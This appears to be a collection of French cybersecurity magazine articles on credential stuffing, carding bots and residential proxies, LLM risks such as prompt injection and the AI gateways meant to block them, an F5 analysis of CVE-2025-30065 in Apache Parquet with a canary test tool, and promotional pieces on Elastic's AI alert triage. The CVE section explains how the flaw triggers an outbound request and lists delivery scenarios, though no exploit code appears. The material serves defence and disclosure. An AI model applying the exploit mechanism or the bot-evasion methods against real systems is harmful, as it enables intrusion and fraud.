Des incidents comme la faille PayPal de 2022, où près de 35 000 comptes utilisateurs ont été accédés afin d'exposer des informations personnelles hautement monétisables, alimentent de vastes bases de données de noms d'utilisateurs et de mots de passe utilisables à des fins malveillantes sur d'autres services en ligne. Comme beaucoup de personnes réutilisent leurs mots de passe, même un faible taux de réussite peut entraîner des résultats significatifs. Ces informations peuvent ensuite être utilisées pour des transactions frauduleuses, des vols de données, ou revendues sur le dark web pour des attaques ciblées.

Ces dernières années, plusieurs marques connues ont signalé des attaques de credential stuffing. Le déclin de la société de tests génétiques 23andMe a, en partie, été attribué à une campagne de credential stuffing ayant exposé des données de santé et d'ascendance des clients. Des données ont été retrouvées en vente sur le dark web, à raison de 1 000 $ pour 100 profils, et jusqu'à 100 000 $ pour 100 000 profils.

L'entreprise a attribué cette faille principalement au manque d'adoption de l'authentification multifacteur (MFA) par les clients, mais en réalité, la nature insidieuse du credential stuffing réside dans sa capacité à contourner les mesures de sécurité traditionnelles. Étant donné que les bots utilisent des identifiants légitimes et ne tentent pas d'exploiter des vulnérabilités, ils ne déclenchent pas d'alertes classiques. La MFA peut aider, mais avec la montée des proxys de phishing en temps réel (RTPP), elle n'est pas infaillible. Les organisations doivent mettre en place des solutions intelligentes de détection des bots qui analysent les schémas de connexion, les empreintes des appareils et les anomalies comportementales pour identifier ce qui se passe réellement.

2 L'hôtellerie prise pour cible : bots de cartes-cadeaux et montée du "carding"

Si les secteurs de la finance et du commerce de détail sont souvent considérés comme des cibles privilégiées des cyberattaques, les recherches de F5 Labs ont montré que le secteur de l'hôtellerie est forfortement ciblé par l'activité malveillante des bots. En particulier, le **carding** et les bots de cartes-cadeaux visent les sites web et les API du secteur hôtelier, certaines organisations

enregistrant une augmentation de 300 % de l'activité malveillante des bots par rapport à l'année précédente. Le rapport indique également que la valeur moyenne des cartes-cadeaux ciblées par les bots est en hausse. Le carding utilise des bots pour valider des numéros de cartes de crédit volées en les testant rapidement sur des pages de paiement et des API. Les bots de cartes-cadeaux exploitent les programmes de fidélité et les systèmes de cartes-cadeaux. Les attaquants les utilisent pour vérifier les soldes, transférer des points ou utiliser des récompenses de manière frauduleuse. Ces bots exploitent souvent des failles telles que des motifs simples ou des identifiants de cartes-cadeaux séquentiels. La vulnérabilité du secteur de l'hôtellerie provient du fait que les points de fidélité et les cartes-cadeaux sont essentiellement une forme de monnaie numérique. Les cybercriminels peuvent facilement convertir ces actifs en argent ou les utiliser pour acheter des biens et services. Pour se protéger, les entreprises du secteur hôtelier doivent mettre en œuvre des stratégies robustes de détection et de neutralisation des bots spécifiquement adaptées à ce type de menace. Cela inclut la surveillance de l'activité liée aux cartes-cadeaux, l'analyse des schémas de transaction et l'implémentation de solutions capables de différencier les humains des bots. Les CAPTCHA, autrefois solution privilégiée pour bloquer les bots, sont contournés depuis des années par les opérateurs de bots — comme nous allons le voir ensuite.

3 Contourner les barrières : proxys résidentiels et inefficacité des CAPTCHA

Les défenses traditionnelles contre les bots, comme les CAPTCHA et le blocage d'IP, échouent face à des techniques d'évasion de plus en plus sophistiquées. Les opérateurs de bots peuvent facilement sous-traiter la résolution de CAPTCHA à des fermes de clics humaines, où des individus sont rémunérés pour résoudre les défis à la demande.

De plus, la montée en puissance des **réseaux de proxys résidentiels** joue un rôle significatif. Ces réseaux font transiter le trafic des bots par des IP résidentielles via des appareils compromis, masquant ainsi les véritables adresses IP des bots. Le rapport de F5 Labs indique que les proxys résidentiels sont désormais largement utilisés par les opérateurs de bots, et que la majorité du trafic bot semble provenir de ces réseaux.

Le fournisseur de gestion d'identité **Okta** a signalé le rôle de la large disponibilité des services de proxys résidentiels dans une recrudescence des attaques de credential stuffing sur ses utilisateurs l'an passé. L'entreprise a indiqué que des millions de requêtes factices avaient été routées via des proxys résidentiels pour les faire apparaître comme provenant de navigateurs et appareils mobiles d'utilisateurs classiques, plutôt que de plages IP de fournisseurs de serveurs privés virtuels (VPS).

Pour contrer efficacement ces techniques avancées d'évasion, les organisations doivent aller au-delà des défenses traditionnelles et adopter des solutions intelligentes de détection de bots. Ces solutions s'appuient sur le machine learning et l'analyse comportementale pour identifier les bots selon leurs caractéristiques uniques. En se concentrant sur les comportements similaires à ceux des humains, plutôt que sur les adresses IP ou les CAPTCHA, les organisations peuvent détecter et bloquer plus précisément les attaques sophistiquées menées par des bots.

Protection multi-couche des genIA

Dans cet article, nous allons nous concentrer sur les risques liés à l'IA et à son architecture. Plus particulièrement nous allons présenter certains risques associés aux LLM et introduire un nouveau composant technologique : l'AI Gateway qui va permettre de déporter les contrôles de sécurité propres aux LLM et ainsi de mieux maîtriser ces nouveaux risques.


Matthieu Dierick et Arnaud Lemaire, F5

Architecture de référence IA

Une application IA se base sur plusieurs « building-blocks » qui sont représentés ci-dessous. Chaque « building-block » a sa propre mission. Que ce soit pour l'inférence, le training, le tuning, le RAG … **Figure B**

Une AI Gateway est un nouveau composant de sécurité positionné entre les clients et le service d'inférence qui va permettre de comprendre les enjeux spécifiques propres à l'usage de LLM.

Figure B



LES RISQUES LIÉS À L'IA LLM

Injection de prompt

Les entrées utilisateur, qu'elles soient malveillantes ou accidentelles, peuvent amener le modèle d'IA à être manipulé pour révéler des informations, accorder des accès ou modifier son comportement. Une AI Gateway permet de protéger contre les attaques par injection de prompt en examinant en temps réel les entrées et les sorties afin de détecter les tentatives de manipulation, bloquer les prompts malveillants connus et valider le format des entrées. Grâce à des politiques de sécurité personnalisables, les organisations peuvent également mettre en œuvre leurs propres règles et restrictions de validation des prompts.

Divulgation d'informations sensibles

Les données d'un LLM sont exposées au risque de fuite — pas uniquement les données d'entraînement, mais aussi les informations personnellement identifiables (PII) soumises par les utilisateurs. Réduisez le risque de fuite en assainissant les données. L'AI Gateway analyse les prompts à la recherche de schémas de données sensibles, y compris les PII, les informations financières et les données commerciales confidentielles, empêchant ainsi ces informations d'atteindre les modèles d'IA. Il analyse également les réponses de l'IA pour détecter et masquer toute information sensible pouvant apparaître dans les sorties du modèle.

Mauvaise gestion des sorties

Une validation insuffisante des sorties des LLM crée des vulnérabilités exploitables via des attaques de type cross-site scripting (XSS), escalades de privilèges ou exécution de code à distance. Dans le cadre d'une stratégie zero trust, l'AI Gateway agit comme point de contrôle de sécurité pour valider les sorties des LLM avant qu'elles n'atteignent les applications ou les utilisateurs. Il inspecte le trafic entrant et sortant à la recherche de contenus potentiellement dangereux, comme des scripts intégrés, des commandes non autorisées ou des tentatives d'escalade.

Désinformation

Une cause majeure de désinformation générée par les LLM est l'hallucination — c'est-à-dire l'invention de contenu. Elle se manifeste également lorsque les utilisateurs accordent une confiance excessive au contenu généré par les LLM. En analysant les sorties des applications d'IA, l'AI Gateway aide à prévenir les réponses hallucinées ou autres formes de désinformation d'atteindre les utilisateurs. Les organisations peuvent ajouter des règles de validation personnalisées pour répondre à leurs exigences métier spécifiques et à leurs standards de précision selon les types d'interactions avec l'IA.

Consommation illimitée

Lorsqu'une application d'IA permet aux utilisateurs de réaliser des inférences excessives et non contrôlées, cela peut entraîner un déni de service (DoS), des ralentissements ou des coûts de calcul élevés. La limitation de débit et l'équilibrage de charge, intégrés à la gestion intelligente du trafic via l'AI Gateway, permettent d'éviter une consommation illimitée. La surveillance en temps réel via l'intégration native OpenTelemetry identifie les problèmes de performance potentiels, tandis que la mise en cache sémantique permet de réduire davantage les coûts de calcul et la consommation de jetons IA.

Canary Exploit Tool for CVE-2025-30065 Apache Parquet Avro Vulnerability : une analyse

Matthieu Dierick et Arnaud Lemaire, F5

Le 1er avril 2025, la CVE-2025-30065 a été publiée, bien que des rumeurs circulaient déjà depuis plusieurs jours sur diverses plateformes au sujet d'un problème de sécurité très critique avec Apache Parquet, provoquant une grande inquiétude au sein de la communauté informatique.

F5 a commencé à recevoir des appels de clients inquiets dès le 29 mars, soit trois jours avant la divulgation publique, posant des questions sur cette vulnérabilité dans leurs propres systèmes. À ce moment-là, très peu d'informations étaient connues, sinon qu'il s'agissait possiblement d'un problème très sérieux.

Il s'est avéré que la CVE-2025-30065 a été classée avec un score CVSS de 10.0 (Critique) dans Apache Parquet Java. Des correctifs ont été publiés immédiatement, les clients ont pu évaluer leur exposition, et l'attention s'est ensuite atténuée.

Nous avons décidé d'examiner de plus près cette vulnérabilité, car les PoC en circulation ne fonctionnaient pas ou semblaient avoir peu d'utilité offensive.

CVE-2025-30065 est une vulnérabilité critique (score CVSS 10) dans le module Maven parquet-avro d'Apache Parquet.

Avant et juste après l'annonce de cette CVE, des rumeurs sur son impact ont causé beaucoup d'inquiétude, beaucoup supposant qu'il s'agissait d'une vulnérabilité de désérialisation.

La vulnérabilité est quelque peu difficile à déclencher et permet uniquement un chargement arbitraire de classes et l'appel de constructeurs de classe avec un seul paramètre de type chaîne de caractères, ce qui limite son utilité pour les attaquants.

Exploit Canary pour la CVE-2025-30065

F5 Labs a développé un outil simple à utiliser permettant de générer un fichier Parquet « canari » qui permet de tester cette vulnérabilité et de vérifier qu'elle a été corrigée et qu'aucune configuration vulnérable n'est utilisée.

F5 Labs a créé un outil qui génère un fichier parquet/avro déclenchant l'instanciation d'un objet de classe Java (javax.swing.JEditorKit). Instancier javax.swing.JEditorKit avec un argument de type chaîne a pour effet secondaire de traiter cette chaîne comme une URL et de lancer une requête HTTP GET. En enregistrant une URL canari et en l'utilisant comme cible, notre outil permet de tester facilement la vulnérabilité et de vérifier qu'elle est corrigée par les correctifs et les bonnes configurations.

Vous pouvez trouver cet outil « canari » sur notre GitHub : https://github.com/F5-Labs/parquet-canary-exploit-rce-poc-CVE-2025-30065 Des instructions d'installation sont fournies pour Linux, Windows et Mac.

Le mérite pour les composants internes de notre PoC revient à Mouad Kondah. Leur article daté du 7 avril 2025 traite de cette CVE et de leur preuve de concept.

Nous avons développé cet outil, car nous pensons chez F5 Labs que les outils permettant aux développeurs et aux équipes de sécurité de déterminer rapidement et de manière fiable la vulnérabilité de leur code sont d'une importance pratique majeure, permettant une réponse rapide et la réduction des perturbations causées par ce type de vulnérabilité critique. Ceci est particulièrement vrai dans des environnements complexes où une bibliothèque vulnérable peut se trouver profondément enfouie dans une constellation de services difficilement identifiables pour les développeurs et ingénieurs sécurité. Tracer ces dépendances prend du temps, est source d'erreurs, et peut aboutir à de longues recherches inutiles. Des outils comme celui-ci permettent aux équipes de savoir rapidement s'il faut approfondir l'analyse, et avec quelle priorité.

Probabilité d'exploitation

Divers scénarios d'exploitation sont possibles pour cette CVE, mais tous exigent qu'un fichier Parquet/Avro malveillant soit introduit dans un environnement qui utilise le module Apache Parquet Avro pour l'analyser. Si vous utilisez Apache Parquet Java pour analyser des fichiers Parquet avec Avro intégré, vous devez envisager une mise à jour.

Cela dit, le seuil reste élevé pour les attaquants. Même si Parquet et Avro sont largement utilisés, cette faille nécessite des conditions spécifiques qui sont généralement peu probables. De plus, cette CVE permet seulement de déclencher l'instanciation d'un objet Java, qui doit ensuite produire un effet secondaire exploitable par l'attaquant. Comme mentionné plus haut, cela semble également peu probable.

Cela étant dit, chaque environnement est unique. Certaines organisations peuvent avoir besoin de traiter des fichiers Parquet provenant de sources non fiables, ou même de tiers de confiance potentiellement compromis. On peut imaginer plusieurs scénarios :

- Un attaquant pourrait proposer un jeu de données piégé au format Parquet dans un dépôt public, adoptant une approche de type « point d'eau » pour inciter les victimes à télécharger et analyser leur charge utile malveillante.
- Les attaquants pourraient également adopter une approche plus ciblée en envoyant ce fichier à grande échelle dans le cadre d'une attaque d'ingénierie sociale.
- Avec suffisamment d'informations, ils pourraient aller jusqu'à du spear phishing en ciblant des développeurs identifiés comme utilisant une pile logicielle vulnérable.

Cela nécessiterait tout de même que la cible dispose de « gadgets » exploitables dans son classpath. Il est rassurant de penser que tout le monde utilise des bibliothèques à jour, mais ce n'est probablement pas toujours le cas.

Même si nous semblons minimiser l'impact de cette CVE, il est important de noter que Parquet est omniprésent, notamment dans de nombreuses chaînes de traitement IA et ML. Il est donc recommandé de vérifier l'usage de Parquet et les outils utilisés pour le traiter.

Il convient aussi de rappeler que la sérialisation et désérialisation d'objets fait partie du comportement attendu de Parquet — ce n'est pas un bug. Le correctif consiste en l'ajout d'une **liste d'autorisation** permettant aux développeurs de contrôler quels packages Java peuvent être utilisés pour les opérations de (dé)sérialisation.

Conclusion

La CVE-2025-30065 est une vulnérabilité critique dans le module Java parquet-avro d'Apache Parquet, avec un score CVSS de 10. Bien qu'initialement perçue comme un risque important d'exécution de code à distance (RCE), notre analyse montre que son exploitation est difficile, de faible valeur pour les attaquants, et d'impact limité. Le problème provient du processus de dé-sérialisation dans les fichiers Avro intégrés dans des fichiers Parquet, permettant l'instanciation restreinte d'objets Java à partir de classes déjà présentes dans le classpath de la cible. Toutefois, cela ne permet pas une exécution de code pleinement contrôlée par l'attaquant.

La faille est due à l'absence de restriction sur les références de classes Java lors de la coercition de chaînes durant la désérialisation, désormais corrigée via l'introduction d'un mécanisme de liste d'autorisation dans parquet-avro.

Yazid Akaridi
Principal Solution Architect chez Elastic

Cybersécurité : sortir de l'urgence, entrer dans l'anticipation

Avec l'essor de l'IA, les organisations du monde entier vivent une transformation de leur cybersecurité. Elles font face à des difficultés toujours plus pointues et perfectionnées : attaques éclair, ransomwares polymorphes, multiplication des surfaces d'exposition, équipes débordées et outillées de manière fragmentée… Face à ce chaos, une conviction s'impose peu à peu : il est temps de ne plus simplement réagir. Il faut anticiper. Et ce virage stratégique, jusqu'ici théorique, devient aujourd'hui concret grâce à une convergence technologique majeure : l'union de l'intelligence artificielle et de l'observabilité.

Un contexte devenu intenable

Le temps joue désormais contre les équipes de sécurité. D'après les derniers rapports sectoriels, il ne faut en moyenne que 15 minutes à un ransomware pour passer de l'infiltration à l'exécution. Un quart d'heure pour compromettre toute une infrastructure. Face à cette fulgurance, les outils traditionnels révèlent leurs limites : alertes en silo, analyses a posteriori, manque de coordination entre équipes DevSecOps. Il ne suffit plus de détecter rapidement, il faut détecter plus tôt. Et pour cela, le changement ne doit pas seulement être technique, mais conceptuel.

De la donnée à l'action

L'observabilité basée sur l'IA transforme la donne. En combinant logs, métriques, traces et événements de sécurité au sein d'une seule plateforme, elle permet de reconstruire une vision globale, unifiée et dynamique de l'état de l'organisation. Ce qui était jusqu'alors des données éparpillées devient un ensemble de signaux interprétables — et donc actionnables.

L'intelligence artificielle vient amplifier cette capacité. Grâce au Search AI, les solutions de sécurité intelligente comme celles développées par Elastic ne se contentent plus de détecter les attaques connues. Elles apprennent à reconnaître des comportements anormaux, les signaux faibles, les patterns d'attaque encore non référencés. Elles permettent de hiérarchiser les alertes en fonction de leur criticité réelle et de concentrer les ressources là où elles sont réellement nécessaires.

Au-delà de la détection, l'IA et la sécurité offrent un nouvel atout : la prévisibilité. Il devient possible d'identifier des vulnérabilités avant qu'elles ne soient exploitées. En intégrant ces capacités dans les outils de monitoring et de sécurité, les entreprises changent de posture : elles ne subissent plus, elles évaluent, adaptent et améliorent en continu leur exposition aux risques.

Ce modèle est aussi plus aligné avec les enjeux métiers. Il ne s'agit plus seulement de "protéger le système", mais de préserver la continuité d'activité, de soutenir la croissance numérique, de garantir la conformité. En deux mots, faire de la cybersécurité non plus une barrière défensive, mais un pilier stratégique.

Vers une sécurité proactive

Bien sûr, cette transition ne se décrète pas. Elle demande de revoir les architectures, d'investir dans des plateformes ouvertes, capables de traiter des volumes massifs de données en temps réel, d'automatiser certaines prises de décision, tout en laissant la main à l'humain pour les arbitrages critiques. Elle impose également une transformation culturelle, où la sécurité n'est plus l'affaire d'un service isolé, mais une composante intégrée de tous les projets numériques.

Ce modèle hybride, proactif, nourri d'IA et d'observabilité, dessine un futur plus résilient : sortir du cycle épuisant alerte-réaction, et entrer dans une logique de maîtrise, d'anticipation et d'amélioration continue.

Les développeurs face à la complexité croissante de la cybersécurité : comment sortir de la spirale du bruit d'alerte

Dans le tumulte permanent des menaces numériques, les centres opérationnels de sécurité (SOC) sont devenus des zones de saturation permanente. Face à des volumes exponentiels d'alertes générées par les SIEM et les EDR, les analystes doivent trier, corréler, interpréter — souvent manuellement — un flux de signaux dont la plupart s'avèrent finalement non critiques.

Mais derrière les analystes, ce sont aussi les développeurs, les ingénieurs et les architectes sécurité qui subissent les limites structurelles de ces outils : fragmentation des données, rigidité des processus, absence de contexte partagé.

Les promesses de l'automatisation sont là, mais la réalité reste, elle, largement artisanale. La priorité de nombreuses équipes reste d'assurer la continuité des opérations et de maîtriser les incidents. Pas le temps ni les ressources, pour reconfigurer les outils ou migrer vers de nouvelles plateformes. Résultat : les données sont cloisonnées, les workflows morcelés, et les failles potentiellement critiques passent inaperçus.

Pour les développeurs et ingénieurs sécurité, cela se traduit par un besoin urgent de solutions plus contextuelles, interopérables et non intrusives. L'IA, souvent vantée comme une solution miracle, reste pour beaucoup hors de portée : complexité d'intégration, opacité des modèles, manque de traçabilité. Il ne suffit pas de brancher un modèle de langage : il faut l'orchestrer dans un système de décision fiable, transparent, et compatible avec les outils en place.

À cela s'ajoute un défi plus insidieux : l'effet boîte noire. Lorsqu'un système d'alerte repose sur un raisonnement opaque, comment l'expliquer, le documenter ou l'améliorer ? Les équipes, y compris les développeurs doivent pouvoir comprendre et auditer les décisions prises par une IA. Sans cette

lisibilité, impossible de faire évoluer les pipelines de détection ou de réponse. Il ne peut y avoir de confiance sans explicabilité.


Dans ce paysage brouillé, une autre question s'impose : comment améliorer la détection sans tout reconstruire ? La majorité des entreprises ont déjà investi lourdement dans leur sécurité. Elles ne veulent ni jeter leurs outils ni migrer à marche forcée vers un nouvel environnement. Elles cherchent un levier incrémental, qui respecte l'existant et facilite la transition vers une cybersécurité augmentée.


C'est dans cette logique qu'EASE (Elastic AI SOC Engine) apporte une réponse intéressante. Plutôt que de remplacer, EASE s'intègre avec les outils déjà en place — Splunk, Sentinel, CrowdStrike, etc. L'intégration est native et sans agent d'alertes provenant de plateformes SIEM et EDR tierces, permettant ainsi aux utilisateurs d'appliquer immédiatement une analyse IA aux alertes. Il permet de corréler automatiquement les alertes, de hiérarchiser les incidents selon leur criticité réelle, et d'enrichir les investigations avec un assistant contextuel connecté aux bases internes de l'organisation (Jira, SharePoint, GitHub…).


Pour les équipes DevSecOps, cette approche représente un véritable gain en simplicité et en efficacité. D'abord parce qu'elle s'appuie sur une interopérabilité native : nul besoin de modifier l'architecture existante, l'intégration ne se fait directement via des connecteurs ouverts, sans verrou technologique. Ensuite, elle garantit une traçabilité complète de chaque interaction : toutes les réponses générées par l'assistant IA sont sourcées, chaque action est enregistrée, chaque modèle utilisé est identifiable et auditable — une exigence clé pour les équipes techniques.


Autre atout non négligeable : la liberté de choisir le modèle d'intelligence artificielle le mieux adapté. Les organisations peuvent opter pour leur propre LLM, en fonction de leurs critères de gouvernance, ou s'appuyer sur celui proposé par Elastic. Enfin, l'outil offre un pilotage opérationnel clair, grâce à des tableaux de bord immédiatement exploitables qui permettent de suivre en temps réel les gains de productivité, la qualité de détection et l'impact sur la charge de travail des équipes.

Plutôt que de bouleverser les environnements en place, EASE s'inscrit dans une logique de renforcement : il vient accroître la capacité collective d'analyse et de décision des SOC, sans alourdir leur fonctionnement. Face à une complexité devenue structurelle, il ne promet pas l'effacement des défis techniques — mais il offre un moyen de les structurer, de les rendre intelligibles et de les apprivoiser.









Le défi majeur de la cybersécurité moderne : comment gérer le déluge d'alertes ?

Dans l'écosystème du développement moderne, les équipes font face à une problématique critique : la multiplication exponentielle des alertes de sécurité. Entre les outils de monitoring, les scanners de vulnérabilités, les systèmes de détection d'intrusion et les solutions de protection des applications, les notifications s'accumulent à un rythme effréné. Cette situation crée un paradoxe : plus nos systèmes de sécurité sont performants, plus ils génèrent de bruit.

L'explosion des alertes : un problème systémique

Actuellement, les équipes de sécurité peuvent recevoir plusieurs milliers d'alertes par jour. Or la grande majorité de ces alertes correspondent à des faux positifs ou à des événements bénins. Cette surcharge informationnelle a des conséquences dramatiques sur l'efficacité des équipes.

Les équipes DevSecOps passent ainsi des heures précieuses à trier manuellement ces signaux, détournant leur attention de leurs tâches principales. Le processus traditionnel d'investigation est particulièrement chronophage : collecte des logs, corrélation manuelle des événements, analyse contextuelle, détermination de la criticité. Ces étapes, largement manuelles, peuvent prendre des heures voire des jours pour une seule alerte suspecte.

La pénurie de compétences et l'erreur humaine aggravent le problème

Cette problématique technique s'accompagne d'une réalité économique : la pénurie de professionnels en cybersécurité. Cette situation contraint les équipes à faire plus avec moins de ressources. Les équipes de sécurité existantes sont débordées, et recruter de nouveaux talents devient de plus en plus difficile et coûteux.

Dans ce contexte, l'efficacité des processus devient cruciale. Il ne s'agit plus seulement d'améliorer les outils, mais de repenser fondamentalement l'approche de la détection et de la réponse aux incidents.

La gestion manuelle d'un volume important d'alertes augmente inévitablement le risque d'erreurs. Les analystes, submergés par la quantité d'informations, peuvent manquer des corrélations importantes entre différents événements. Une attaque sophistiquée se déployant sur plusieurs vecteurs peut ainsi passer inaperçue si ses composants sont traités isolément.

Impact sur les cycles de développement

Pour les équipes de développement, cette situation a des répercussions directes sur la vélocité de livraison. Les fausses alertes peuvent déclencher des arrêts, des investigations inutiles et retarder les déploiements. À l'inverse, une vraie menace non détectée peut compromettre l'intégrité du code et des systèmes en production.

Vers une approche intelligente : l'automatisation par l'IA


Face à ces défis, l'industrie se tourne vers l'intelligence artificielle pour automatiser le tri et l'analyse des alertes. L'objectif : transformer le déluge d'informations brutes en renseignements exploitables. Les technologies de traitement du langage naturel (LLM) et de recherche sémantique ouvrent de nouvelles perspectives. En analysant automatiquement le contexte des alertes - scores de risque, criticité des actifs, historique des incidents - ces systèmes peuvent identifier les véritables menaces avec une précision inégalée.

Attack Discovery : une réponse concrète

C'est dans ce contexte qu'Elastic a conçu Attack Discovery, une fonctionnalité qui illustre parfaitement cette approche. Intégrée à Elastic Security et alimentée par leur plateforme Search AI, cette solution automatise le processus de corrélation des alertes. Attack Discovery exploite la technologie RAG (Retrieval-Augmented Generation) combiné à la recherche hybride d'Elasticsearch pour analyser intelligemment les alertes. Au lieu d'examiner chaque signal isolément, l'outil reconstitue automatiquement les chaînes d'attaque complètes en corrélant les événements connexes.

Concrètement, la solution trie des centaines d'alertes pour ne retenir que les attaques réellement impactantes. Elle élimine les faux positifs et présente les menaces véritables dans une interface intuitive, permettant aux analystes de comprendre rapidement la nature et l'étendue d'une attaque.

Cette approche transforme radicalement l'efficacité des équipes : cet outil aide les analystes juniors à résoudre des incidents plus complexes et cela libère du temps pour les analystes seniors, qui peuvent désormais se consacrer à des tâches plus importantes en matière de cybersécurité. Pour les développeurs, cela signifie moins d'interruptions inutiles et une meilleure protection contre les vraies menaces.



Manoj Nair
